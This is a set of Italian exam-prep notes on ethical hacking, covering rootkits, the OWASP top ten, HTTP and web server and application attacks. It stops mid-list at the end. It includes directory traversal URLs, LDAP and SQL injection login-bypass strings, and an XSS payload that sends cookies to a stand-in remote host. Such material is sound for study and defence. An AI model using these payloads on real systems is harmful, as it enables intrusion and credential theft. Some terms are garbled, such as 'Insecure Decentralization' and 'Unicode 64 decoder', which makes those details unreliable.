- **Kernel level** These rootkits attack the boot sectors and kernel level of the operating systems themselves, replacing kernel code with back-door code. These rootkits are by far the most dangerous and are difficult to detect and remove.
- **Library level** These rootkits basically use system-level calls to hide their existence

Il termine protection ring fa riferimento al concentrico, anello dal kernel fino all'applicazione ognuno con il suo fault tolerance e security requirements.

Il kernel è al Ring 0, drivers Ring 1, Libraries Ring 2, application Ring 3.

Eccoci definiti degli step per identificare i rootkit eseguendo i seguenti comandi:

dir /s /b /ah e dir/s /b /a-h e poi salva il risultato. Successivamente boot un CD e esegui gli stessi comandi, infine usa Windiff su entrambi i risultati e vedi i malware nascosti.

Per essere protetti dai rootkit bisogna sempre verificare l'integrità, poi ci sono alcune euristiche da seguire, firme e tool che ti possono aiutare. L'importante, back up affidabili e di qualità. A meno che non si tratti di un rootkit del BIOS. O qualcosa nel firmware del controller del disco. controller del disco. Allora... beh... tutte le scommesse sono annullate.

WEB BASED HACKING : SERVERS AND APPLICATION

WEB ORGANIZATIONS

IETF : THE INTERNET ENGINEERING TASK FORCE, creano documenti per rendere il funzionamento di internet migliore da un punto di vista ingegneristico.

RFCS : Request for comments, è usato per avere una varietà di standard a partire dagli header UDP fino a come devono funzionare i protocolli di routing.

W3C : World Wide Web è un consorzio per sviluppare gli standard del Web.

OWASP : Open Web Application Security Project, focalizzato sulla sicurezza dei software, esso ha fatto una top ten dei difetti della sicurezza :

1. A1 - Injection Flaws : SQL, OS e LDAP injection avvengono quando dati non veritieri sono inviati ad un interprete come comandi o query. L attaccante puo far eseguire al interprete comando
2. Broken Authentication and Session Management : Le funzioni delle applicazioni relative all autenticazione e alla gestione delle sessioni non sono sempre implementate correttamente, permettono agli attaccanti di compromettere password, chiavi ecc.
3. Sensitive Data Exposure : Molte applicazioni non gestiscono i dati sensibili in maniera corretta come carte di credito ecc. Richiedono un extra protection
4. XML External Entities (XXE) : Gli attaccanti possono esplorare vulnerabilita nei processori XML se caricano file XML e includono contenuti ostili. Questi vengono usati per rubare dati, fare scan di sistemi interni.
5. Broken Access Control : Stati Application Security Testing (SATS) e Dynamic Application Security Testing (DAST) tool possono identificare l assenza di access control ma non possono verificare se sono funzionali quando sono presenti. Manual testin e il miglior modo per identificare la mancanza o inefficienza di access control, inclusi i metodi HTTP.
6. Security Misconfiguration : Una buona sicurezza richiede una sicura configurazione e quindi tenersi aggiornati sulle applicazioni, frameworks, server ecc.
7. Cross-Site Scripting (XSS) : XSS flaws accade quando un applicazione prende dati non affidabili e li invia ad un browser senza l adeguata validita. XSS permette all attaccante di eseguire script sul browser della vittima, oppure hijack session, deface website o redirect su siti malevoli.
8. Insecure Decentralization : Lo sfruttamento della decentralizzazione e qualcosa di difficile, questo flaws permette di eseguire codice da remoto.
9. Using Components with Known Vulnerabilities : Componenti come librerie, framework e altri software vengono runnati sempre con pieni privilegi, se una componente e vulnerabile l attaccante potrebbe approfittarne.
10. Insufficient Logging and Monitoring : Una strategia per determinare se e sufficiente il monitoraggio in un posto e esamire i log file seguiti dal penetration testing.

OWASP prevede anche una web application educativa WebGoat.

ATTACK METHODOLOGY

ECC definisce 6 stage nella attaccare un web server :

1. Information gathering
2. Web server footprinting
3. Website mirroring
4. Vulnerability scanning
5. Session hijacking
6. Web server password cracking

Si parte con i primi 2 step, il 3 si cerca su internet informazioni riguardanti il target (whois) e guardare il file robots.txt. Footprinting nel web server include banner grabbing, e l utilizzo di tool come netcraft, Httprecon per riconoscere OS, architettura ecc.

Per il Footprinting e enumerating web server viene usato nmap, la quale offre innumerevoli opzioni per scannerizzare ed enumerare :

- **nmap --script http TRACE -p80 localhost** Detects a vulnerable server that uses the TRACE method.

- **nmap --script http-google-email** Lists e-mail accounts.
- **nmap --script hostmap-*** Discovers virtual hosts on an IP address that you are attempting to footprint. The * character is replaced by the name of the online dB you're attempting to query. For example, hostmap-IP2Hosts queries the dB at www.ip2hosts.com.
- **nmap --script http-enum -p80** Enumerates common web applications.
- **nmap -p80 --script http-robots.txt** Grabs the robots.txt file.

Altri tool utili sono SpiderFoot, BurpSuite, XProbe, POF e Recon-ng

Al 3 punto troviamo website mirroring, la quale è esattamente quello che e per farlo si usano tool come Wget, Black Widow, HTTrack, WebCopierPro, WebRipper, SurfOnline.

Nel 4 step bisogna utilizzare tool come Nessus la quale fa una scansione delle vulnerabilità come anche Nikto, tutti e due sono tool di scan quindi piu lento si fa meglio e !

Gli ultimi due punti sono espressi meglio nei capitoli 9 e 5.

WEB SERVER ARCHITECTURE

Un webserver risponde alle richieste da parte di un client con un file o un servizio. Una richiesta proviene dal client e apre la TCP connection sulla porta 80 o 443. Dopo aver fatto il handshake il server aspetta la risposta HTTP GET request da parte del client, questa richiesta chiede uno specifico HTML code che rappresenta la pagina web. Il server dunque guarda nel suo storage e trova il codice che corrisponde alla richiesta e lo restituisce al client.


Ci sono molti problemi durante questo scambio, Come viene validata la richiesta del client? Dove sono i file HTML?

Exam tip : le funzioni web sono principalmente 3 : front end, application server (internamente) e database server.

Quando si parla di web server ci sono 3 giocatori principali : Apache 45.5% del web server nel mondo, Internet Information Services (IIS) servers e Microsoft web server platform. Un altro molto importante ma che ECC non nomina mai e Nginx che ora ha il 39.8% dei web server. Benchmark provano che Nginx supera tutti gli altri web server, diversamente dagli altri non fa affidamento ai thread per le richieste ma utilizza un architettura molto piu asincrona . Questa utilizza piccole ma importanti e prevedibili pezzi di memoria sotto carico, questo gli permette di essere efficiente per tutte le grandezze di web server.

Apache invece utilizza Unix o Linux in modo tale che si puo installare su diversi sistemi operativi.
Note : Nel network design esistono le architetture N-tier (multitier architecture) che distribuiscono processi su multipli server, ogni tier svolte un singolo ruolo da un sistema informatico. Tipicamente questo e portato in 3-tier architecture con un tier di presentazione, un tier logico e un data tier ma sono altre implementazioni.

Apache e costruito a moduli, un modulo mantiene la magia e un altro le varie funzionalità, esiste una immensa libreria che fa da supporto per funzioni e servizi.



Qualsiasi sia il web server Apache o IIS, la misconfigurazione rimane la vulnerabilità maggiore nel web server, in quest'area troviamo : default password, SSI certificate, scripts, configuration files, service on machine.

Il file `httpd.conf` sul server Apache permette di vedere lo status della pagina che contiene informazioni sul server, gli host connessi e le richieste attese. Mentre il file `php.ini` contiene errori sulla messaggistica.

Hyper Transfer Protocol fu creato per trasferire hypertext(struttura che utilizza link), in altre parole HTTP fu creato come richiesta-risposta nell Application layer dove un client può richiedere un hypertext dal server. Prevede anche comunicazioni HTTPS (HTTP su TLS oppure HTTP su SSL). HTML è un metodo per modificare hypertext ed mostrarlo accordandosi con il browser, contiene tanti tag come ``, `<table>`, `<head>`, `<body>`, `<input type="...">`. Mentre HTML fu creato per mostrare dati, XML invece è stato creato per trasportarli e salvarli. Inoltre in HTML esistono le entity. Un'entità HTML è un modo per dire al browser di visualizzare quei caratteri che altrimenti vedrebbe come tag o parte della programmazione stessa.

Le entity sono mostrate in figura :

Reserved Character in HTML	HTML Entity Version
&nbsp	
"	"
'	'
&	&
<	<
>	>

Inoltre HTTP lavora con richiesta-risposta protocol, le richieste sono : GET, HEAD, POST, PUT, DELETE, TRACE, CONNECT.

- GET : significa prendere qualsiasi informazione identificata nella Request-URI. Praticamente, è la richiesta di dati da una risorsa. Il GET aggiunge dati all'URL.
- HEAD : è uguale al GET tranne che il server non ritorna un messaggio nel body nella risposta. Si usa per testare la validità di link/
- POST : è utilizzato per richiedere che il server di origine accetti l'entità allegata alla richiesta come nuovo subordinato della risorsa identificata dal Request-URI nella Request-Line. POST è considerato più sicuro del GET perché un amministratore può generarlo e non salvarlo nella cronologia del browser e nei server log, inoltre non mostra nessun dato nell'URL.
- PUT : richiede che l'entità allegata sia memorizzata sotto il Request-URI fornito. Se il Request-URI si riferisce a una risorsa già esistente l'entità allegata deve essere considerata come una versione modificata di quella che risiede sul server di origine. Se il Request-URI non punta a una risorsa esistente e tale URI è in grado di essere come una nuova risorsa da parte dell'interprete richiedente, il server di origine può creare la risorsa con quell'URI.
- DELETE : metodo che richiede che l'origine del server elimini la risorsa identificata nel Request-URI.
- TRACE : è usato per invocare un loopback remoto, a livello di applicazione, del messaggio request. Il destinatario finale della richiesta dovrebbe restituire al client il messaggio ricevuto come corpo entità di una risposta 200 (OK).
- CONNECT : metodo riservato per l'uso con proxy che possono dinamicamente cambiare per essere dei tunnel (SSL tunneling).

TIP : Entrambi post e get possono essere manipolati con un web proxy. Mentre il get è visibile nel browser il post è ugualmente visibile con Wireshark.

Negli HTTP response message troviamo il primo numero che indica lo stato e gli altri la categoria :


- 1xx: Informational Request received, continuing process.
- 2xx: Success The action was successfully received, understood, and accepted.
- 3xx: Redirection Further action must be taken in order to complete the request.
- 4xx: Client Error The request contains bad syntax or cannot be fulfilled.
- 5xx: Server Error The server failed to fulfill an apparently valid request.

WEB SERVER ATTACK

Per attaccare i web server si possono utilizzare molteplici metodi : password cracking, DDOS, DNS poisoning, phishing, DNS Amplification (recursive DNS to DOS a target with botnet). Un altro tipo è il Directory traversal e un tipo di attacco che prevede l'acquisizione di file da parte dell'attaccante eseguendo comandi per entrare nelle directory del web server, altri attacchi sono dot-dot slash attack, directory climbing,

HTTP://../../../../Windows\system32\cmd.exe

Server directs the request away from wwwroot, up to the root folder, then down to system32, where a command shell is opened on the web server.



backtracking invece e un tipo di attacco che prevede tramite richieste HTTP il ritorno di root directory e l'accesso ad esse. Un esempio :

<http://www.example.com/../../../../etc/passwd>

dot-dot invece prende le shell direttamente dal root e prende i password file ed è poco efficace sui server che hanno l'impostazione protect input validation.

EXAM TIP: URL tampering e quando si manipolano i parametri nel URL nella speranza che si modifichino i dati come ad esempio i permessi, o i privilegi.

Signature based IDS hanno delle regole per mitigare do-dot attack, un metodo è quello di utilizzare stringhe di Unicode per rappresentare dot e slash, in generale %2e rappresenta un punto, %2f rappresenta uno slash.

EXAM TIP : dot-dot slash è anche conosciuto come Unicode o unvalidate input attack. Unvalidate input significa che il server non è stato configurato per accettare degli specifici input durante la richiesta HTTP GET, quindi l'attaccante può modificare la richiesta e chiedere tramite command prompt, l'accesso all'account amministrativo.

Molto spesso gli sviluppatori all'interno del HTML utilizzano la funzione hidden, la quale è un metodo per passare informazioni, di solito utilizzato nei siti di shopping.


```
<INPUT TYPE=HIDDEN NAME="item_id" VALUE="SurfBoard_81345">
<INPUT TYPE=HIDDEN NAME="price" VALUE="659.99">
<INPUT TYPE=HIDDEN NAME="add" VALUE="1">
```

...

Un altro tipo di attacco è il web cache poisoning, un web cache è uno storage che risiede tra il web server e il client. Questo aspetto la network request è salva la copia della risposta, in modo tale da essere performante nelle richieste future, aiuta anche a ridurre il traffico di rete. Immaginiamo che un attaccante svuoti la cache su un target e lo rimpiazza con qualcosa. La risposta della cache può quindi creare ogni sorta di scompiglio tra i visitatori del server. L'attacco parte così : bad guy trova un codice vulnerabile (Tipo nell'HTTP HEADER), poi forza la cache server nel svuotarsi inviando i dati da salvare nella nuova cache, poi invia una seconda richiesta, forzando la risposta a essere il contenuto iniettato in precedenza.

EXAM TIP : WFETCH, permette di modificare pacchetti HTTP request per vedere richieste e risposte.

Web cache poisoning è mostrato in figura :




Un attacco di misconfigurazione prende vantaggio negli oggetti di configurazione sul server che non sono configurati bene, e quindi fare attacchi del tipo SSH brute force e password attack.

NOTE : CSSP e un attacco injection che prende vantaggio nelle web app che comunicano con il database utilizzando semicolon per separare ogni parametro.

Web Defacement attack è un attacco che altera la pagina web.

Si possono utilizzare molti tool per fare questi server attack : Brutus (brute forcing web password over HTTP), THC HYDRA (network logon cracker) e anche Metasploit che include tante operazioni come attacking password over telnet, SSH e HTTP. Un exploit module di metasploit consiste in 5 azioni : select exploit, configure option with the exploit, select a target, select payload e poi lanciare l'exploit.

Il framework Metasploit di base accetta input da plug in personalizzati, interfacce security tool, web services e moduli ognuno con il proprio scopo. I moduli sono : EXPLOIT la quale ha gli exploit (con la quale si puo giocare, alterare e configurare), PAYLOADS combina il codice arbitrario se l'exploit e stato eseguito, AUXILIARY e usato per fare azioni una tantum (come gli scan), NOPS per operazioni di buffer overflow, REX e una libreria per molti compiti come mantenere i socket, protocolli e trasformazioni di testi.



EXAM TIP :Shellshock (utilizzato perché alcuni web server mandano richieste con bash) funziona facendo sì che Bash involontariamente l'esecuzione di comandi quando questi vengono concatenati (di solito tramite CGI) alla fine di definizioni di funzioni memorizzate nei valori delle variabili d'ambiente.

ATTACKING WEB APPLICATIONS

Le applicazioni web vengono spesso violate a causa di debolezze intrinseche del programma programma fin dall'inizio. Gli sviluppatori trascurano le possibili vulnerabilità, si dimenticano di aggiornare i difetti di sicurezza oppure lasciano password di default. Identificare gli entry points è un buon punto di inizio. Dopo tutto, se si individua dove l'applicazione ci chiede dove inserire l'input, stai già cercando una via d'accesso. Per completare questo, bisogna saper analizzare i cookie, headers, Post data, e encoding e misure di criptazione, da non dimenticare che l'URL dice molto. Ci sono molti tool che ci aiutano a capire gli entry points come ad esempio WebScarab, HTTPPrint e Burp Suite.

Anche identificare funzioni e tecnologie lato server può essere utile, si può cercare tramite URL e avere una buona idea del makeup server, form, e funzioni.

Come ad esempio :

https://anybiz.com/agents.aspx?

name=ex%50clients&isActive=0&inDate=20%2F11%2F2012&stopDate=20%2F05%2F2013

La piattaforma mostra un file aspx, e si possono vedere un paio di colonne delle headers provenienti dal back end database (inDate, stopDate, and name). Messaggi di errore e token di sessione possono essere un'informazione valida, sempre indicando la tecnologia lato server. Un buon metodo per fare ciò è fare il mirroring, che vi fornisce tutto il tempo necessario su una copia locale

per verificare le cose. Non sarà possibile ottenere il codice vero e proprio, ma si avrà il tempo per capire il modo migliore per accedere al sito reale per analisi future.

APPLICATION ATTACK

INJECTION ATTACKS NOT NAMED SQL

Un buon metodo per attaccare una web application è quello di iniettare un comando malizioso all'interno della stringa di input. Questo capitolo si propone di passare il codice di exploit al server attraverso una convalida dell'input mal progettata nell'applicazione. Questo avviene con diversi metodi, che includono file injection (dove si inietta un puntatore nel web form input per esportare l'host su un sito remoto), command injection (dove l'attaccante inietta comandi nel form field al posto di test previsti), e shell injection (dove l'attaccante prova a prendersi l'accesso shell utilizzando Java o altre funzioni).

LDAP injection è un attacco che sfrutta le applicazioni che costruiscono LDAP statements basati sull'user input. In altre parole, se un'applicazione web qualsiasi cosa si inserisce nel form field passa direttamente ad una LDAP query, e l'attaccante può iniettare codice per fare qualsiasi cosa. Un esempio di LDAP query può essere :

(& (USER=Matt) (PASSWORD=MyPwd !))

la quale dice "Controlla qualsiasi username Matt match con la password MyPwd! se è valido, login con successo e se ne va".

Nell'attacco LDAP l'attaccante cambia cosa si mette nel form field inserendo una & dopo l'username in modo tale da ottenere qualsiasi password.

Quindi la query cambierà

(& (USER=Matt) (&) (PASSWORD=Anything))

LDAP injection :

Normal Login:

USERNAME:	Matt
PASSWORD:	*****
SUBMIT	

LDAP Injection Login:

USERNAME:	Matt)(&
PASSWORD:	*****
SUBMIT	

BUFFER OVERFLOW

Il buffer overflow è uno di quelli attacchi che non dovrebbero mai capitare ai giorni d'oggi. Per poterlo fare bisogna essere bravi nel programmare ma ci sono tool come Metasploit che ti permettono di farlo.

Note: alcuni buffer overflow attack fanno riferimento allo "smashing the stack".

La definizione più adatta del buffer overflow è il tentativo di scrivere più dati possibili all'interno dell'applicazione per poter sovrascrivere la memoria adiacente, eseguendo codice o crashare il sistema. In breve, si inseriscono più dati di quanto la memoria può sostenere. ECC utilizza più categorie per indicare il buffer overflow (like stack, heap, NOP sleds e così via). Inoltre ci sono molte tecniche per evitare il buffer overflow, gli sviluppatori usano i "canaries" o "canaries words" che sono valori piazzati tra il buffer e il control data. Se avviene un buffer overflow, il canary words verrà per primo alterato, interrompendo il sistema. Tool come StackGuard ti permette di utilizzare lo stack protection. Altri meccanismi per questo tipo di attacco sono address space layout randomization (ASLR) e data execution prevention (DEP).

XSS

Il prossimo tipo di attacco web application/server è il cross-site scripting (XSS). Di solito, quando viene visualizzato un modulo web, l'utente inserisce qualcosa e poi gli script cambiano dinamicamente l'aspetto o il comportamento del sito web in base a ciò che è stato inserito. Gli XSS si verificano quando i malintenzionati sfruttano lo scripting (JavaScript, per esempio) e lo fanno funzionare in modo diverso da quello previsto.

Bisogna anche saper riconoscere quando gli script XSS sono all'interno di URL come ad esempio : [http://IPADDRESS/";!--<XSS>=&{\(\)}](http://IPADDRESS/).

il quale al posto di passare la pagina dopo lo /, ci passa lo script.

Un classico attacco di XSS coinvolge l'accesso al "document.cookie" e il rinviarlo al remote host.

Di solito si scrive all'interno del form field al posto di inserire il nome :

```
&lt;script&gt;window.open"http://somewhere.com/getcookie.acookie=";
+ document.cookie</script&gt;
```

XSS può essere utilizzato per eseguire qualsiasi tipo di cattiva cosa sul target server, come inviare XSS via email, oppure lasciare script XSS in maniera permanente sul server, può essere anche utilizzato per caricare codice malevolo all'utente connesso al server, per inviare messaggi pop-up all'utente e rubargli virtualmente tutto.

NOTE : XSSed project è un eccellente risorsa da utilizzare sulle vulnerabilità dell'XSS.

CROSS-SITE REQUEST FORGERY (CSRF)

A cross site request forgery è un attacco che forza l'end user nell'esecuzione di azioni indesiderate sull'applicazione web nella quala sono già autenticati.


OWASP da la propria definizione :

"Il CSRF inganna la vittima e la induce a inviare una richiesta dannosa. Eredita l'identità e i privilegi della vittima per eseguire una funzione indesiderata per conto di quest'ultima. Per la maggior parte dei siti, le richieste del browser includono automaticamente tutte le credenziali associate al sito, quali cookie di sessione dell'utente, l'indirizzo IP, le credenziali del dominio Windows e così via.

Pertanto, se l'utente è attualmente autenticato al sito, quest'ultimo non avrà modo di distinguere tra la richiesta contraffatta inviata dalla vittima e una richiesta legittima inviata dalla vittima. Se la vittima è un utente normale, un attacco CSRF riuscito può costringere l'utente a eseguire richieste di modifica dello stato, come il trasferimento di fondi, la modifica dell'indirizzo e-mail e così via. Se la vittima è un account amministrativo, il CSRF può compromettere l'intera applicazione Web.

NOTE : Una session fixation è qualcosa simile al CSRF. L'attaccante entra nel legittimo sito e spinge una session ID, e poi invia un e-mail con un link contenente la session ID aggiustata. In modo tale che quando l'utente clicca e entra nello stesso sito legittimo, l'hacker può ora entrare con le credenziale dell'utente.

CSRF può essere mitigato configurando il web server per inviare random challenge token. Se tutte le user request includono la challenge token, diventa facile individuare la richiesta illegittima non iniziata dall'utente.



COOKIE

un cookie è un small text-based file conservato nel sistema in modo tale che il web server può utilizzarlo la prossima volta che si fa il login. Può contenere informazioni come dettagli dell'autentificazione, preferenze di sito, dettagli del carrello e dettagli di sessione. I cookie sono inviati nell'header di un HTTP response da un web server e molte volte non hanno una data di scadenza. I cookie in se per sé non sono eseguibili, ma possono essere manipolati come spyware. Per esempio un cookie reading "ADMIN=no" può essere cambiato in "ADMIN=yes" per fornire accesso amministrativo per il controllo del sito.

NOTE : Mai sentito del CAPTCHA? Io sai che si puo hijaccare anche quelli?

I CAPTCHA se abusati, possono manipolare ogni sorta di assurdità lato server.

Anche le password possono essere memorizzate nei cookie, se si ha accesso alla macchina esistono dei tool che ti fanno vedere i cookie memorizzati (come Karen's cookie viewer), ti da possibilità di vedere tutte le password memorizzate nei vari website.

Inoltre non buttare via cookie che hanno lunghe stringhe, testi senza senso, o stringhe di testo prima dell'user ID section. In alcuni si può runnare un Unicode 64 decoder per scoprire la password del sito.

SQL INJECTION

SQL injection è l'attacco più comune e con più probabilità al giorno d'oggi.

SQL è un linguaggio disegnato per maneggiare dati all'interno di database relazionali, che sono nient'altro che una collezione di tabelle collegate insieme tramite una chiave che puo aggiornare e fare query. Ogni tabella ha un nome dato dalla referenza quando si esegue una query o un aggiornamento. SQL entra in gioco quando si vuole aggiungere, muovere o aggiornare o vedere i dati nelle tabelle. A volte possono anche essere molto complesse.

SQL ha 3 standard area per il data manipulation : definition (DDL), manipulation (DML), e control (DCL).

SQL Injection avviene quando l'attaccante inietta SQL query direttamente nell'input form. Costruito propriamente, il comando SQL bypassa l'intento del front-end e esegue direttamente sull'SQL database. Nelle normali entry si dice "Per Piacere compara l'username dato con la password associata, se l'username viene abbinato con la password, avviene l'accesso".

mentre in un iniezione si cambia l'originale query con "Puoi comparare quel che vuoi, ma 1=1 e uno statement sempre vero, quindi dammi l'accesso grazie"

You must LOGIN
to Proceed :

Userid :


Password :

Please enter your name and password

SQL query injected instead of user ID:
server reads it as a true statement
and allows access.

se non funziona si può anche utilizzare "anything 1=1"

SQL ERROR MESSAGE:



Questo è il messaggio di un sito vulnerabile all'SQL injection.

"Fuzzing attack" tool come Burp Suite possono utilizzare la messaggistica di errore per evidenziare potenziali vulnerabilità sottostanti del sistema.

Fuzz test involve l'inserimento di tanti dati randomici nel target per vedere cosa avviene.

Scritture come :

```
admin '-- or admin ' /*  
' or 1=1--  
' )  
( '1'='1 - -
```

Ti permettono di bypassare l'autenticazione. Inoltre fare brute forcing SQL è una tecnica che quasi sempre ti rende visibile.

Gli SQL injection possono essere classificati in 3 categorie :

